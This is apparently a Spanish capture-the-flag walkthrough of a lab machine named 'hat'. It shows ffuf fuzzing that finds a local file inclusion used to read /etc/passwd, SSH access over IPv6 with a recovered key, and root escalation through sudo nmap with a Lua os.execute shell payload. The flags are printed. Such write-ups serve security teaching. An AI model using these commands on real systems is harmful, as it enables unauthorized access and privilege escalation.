
```
ffuf -c -t 200 --fc=404 --fs=0 -w /usr/share/seclists/Discove
```



```
┌──(root㉿kali)-[/home/kali/Desktop/hat]
└─# ffuf -c -t 200 --fc=404 --fs=0 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt  -u http://192.168.69.234/php-scripts/file.php?FUZZ=/etc/passwd -mc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.69.234/php-scripts/file.php?FUZZ=/etc/passwd
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200
 :: Filter           : Response status: 404
 :: Filter           : Response size: 0
________________________________________________

6                       [Status: 200, Size: 1404, Words: 13, Lines: 27, Duration: 7ms]
:: Progress: [114441/114441] :: Job [1/1] :: 191 req/sec :: Duration: [0:00:25] :: Errors: 0 ::
```

En ambos casos vemos que el 6 es susceptible al LFI


Vemos el contenido de esa url y comprobamos que el usuario cromiphi que encontramos en el ftp es usuario de la máquina



```
┌──(root㉿kali)-[/home/kali/Desktop/hat]
└─# curl -s http://192.168.69.234/php-scripts/file.php?6=/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
cromiphi:x:1000:1000:cromiphi,,,:/home/cromiphi:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
```


En la enumeración vimos que el puerto 22 estaba filtrado, esto puede ser porque esté filtrado para ipv4 pero no por ipv6.

Para encontrar la ipv6 de nuestra máquina objetivo lanzamos un ping6 -c2 -I eth0 ff02::1




```
┌──(root㉿kali)-[/home/kali/Desktop/hat]
└─# ping6 -c2 -I eth0 ff02::1

ping6: Warning: source address might be selected on device other than: eth0
PING ff02::1 (ff02::1) from :: eth0: 56 data bytes
64 bytes from fe80::839:6450:8211:8d3d%eth0: icmp_seq=1 ttl=64 time=0.024 ms
64 bytes from fe80::a00:27ff:feba:32a9%eth0: icmp_seq=1 ttl=64 time=0.799 ms
64 bytes from fe80::839:6450:8211:8d3d%eth0: icmp_seq=2 ttl=64 time=0.026 ms
```

Lanzamos un nmap y vemos que el puerto 22 ahora si que está abierto




```
┌──(root㉿kali)-[/home/kali/Desktop/hat]
└─# nmap -p22 -6 fe80::a00:27ff:feba:32a9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-03 12:48 CET
Nmap scan report for fe80::a00:27ff:feba:32a9
Host is up (0.00024s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:BA:32:A9 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

Accedemos con el usuario cromophi y el id_rsa




```
┌──(root㉿kali)-[/home/kali/Desktop/hat]
└─# chmod 600 id_rsa

┌──(root㉿kali)-[/home/kali/Desktop/hat]
└─# ssh -i id_rsa -6 cromiphi@fe80::a00:27ff:feba:32a9%eth0
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Linux hat 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
cromiphi@hat:~$ id
uid=1000(cromiphi) gid=1000(cromiphi) grupos=1000(cromiphi)
cromiphi@hat:~$ 
```



```
cromiphi@hat:~$ cat user.txt
d3ea66f59d9d6ea12351b415080b5457
cromiphi@hat:~$ 
```

3. ESCALADA DE PRIVILEGIOS




```
cromiphi@hat:~$ sudo -l
Matching Defaults entries for cromiphi on hat:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cromiphi may run the following commands on hat:
    (root) NOPASSWD: /usr/bin/nmap
cromiphi@hat:~$ 
```

Buscamos dentro gtfobins

https://gtfobins.github.io/gtfobins/nmap/#shell

Encontramos:



Shell


It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Input echo is disabled.


```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```

Realizamos los pasos:

```
cromiphi@hat:~$ TF=$(mktemp)
cromiphi@hat:~$ echo 'os.execute("/bin/sh")' > $TF
cromiphi@hat:~$ sudo -u root /usr/bin/nmap --script=$TF
Starting Nmap 7.70 ( https://nmap.org ) at 2024-03-03 13:04 C
NSE: Warning: Loading '/tmp/tmp.PBPSL6uBGa' -- the recommende
```



```
cromiphi@hat:~$ TF=$(mktemp)
cromiphi@hat:~$ echo 'os.execute("/bin/sh")' > $TF
cromiphi@hat:~$ sudo -u root /usr/bin/nmap --script=$TF
Starting Nmap 7.70 ( https://nmap.org ) at 2024-03-03 13:04 CET
NSE: Warning: Loading '/tmp/tmp.PBPSL6uBGa' -- the recommended file extension is '.nse'.
# 
```



```
root@hat:/home/cromiphi# id
uid=0(root) gid=0(root) grupos=0(root)
root@hat:/home/cromiphi# cat /root/root.txt
8b4acc39c4d068623a16a89ebecd5048
root@hat:/home/cromiphi# 
```